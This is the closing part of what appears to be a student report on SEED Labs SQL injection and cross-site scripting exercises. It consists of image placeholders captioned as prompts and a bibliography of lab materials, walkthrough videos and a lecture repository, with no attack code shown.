


Figure 1: Prompt1




Figure 2: Prompt2




Figure 1: Prompt1




Figure 4: Prompt4




Figure 5: Prompt5

Bibliography

[1] SEED Labs. *Web Application Security - SQL Injection Lab*, 2024. Accessed December 2024.

[2] “Lab09 SEED 2.0 Cross-Site Scripting Attack Part I.” *Www.youtube.com*, www.youtube.com/watch?v=vihBgSu-1Yk.

[3] Phan Nữ Thảo Trang. “Task 6. Writing a Self-Propagating XSS Worm.” *YouTube*, 26 Mar. 2023, www.youtube.com/watch?v=C1P-diyOzKw&list=PLLP5Jdxt-MnWwZKNrEB4x1pmx7hm0YJmA&index=7. Accessed 8 Dec. 2024.

[4] 潜龙勿用. “Lab10 SEED 2.0 Cross-Site Scripting Attack Lab (Elgg) Part II.” *YouTube*, 15 Nov. 2021, www.youtube.com/watch?v=RkLVw9RmMLk. Accessed 8 Dec. 2024.

[5] SEED Labs -*Cross-Site Scripting Attack Lab Cross-Site Scripting (XSS) Attack Lab (Web Application: Elgg)*.

[6] ufidon. “Softsec/Lectures/Module2 at Master · Ufidon/Softsec.” *GitHub*, 2019, github.com/ufidon/softsec/tree/master/lectures/module2. Accessed 8 Dec. 2024.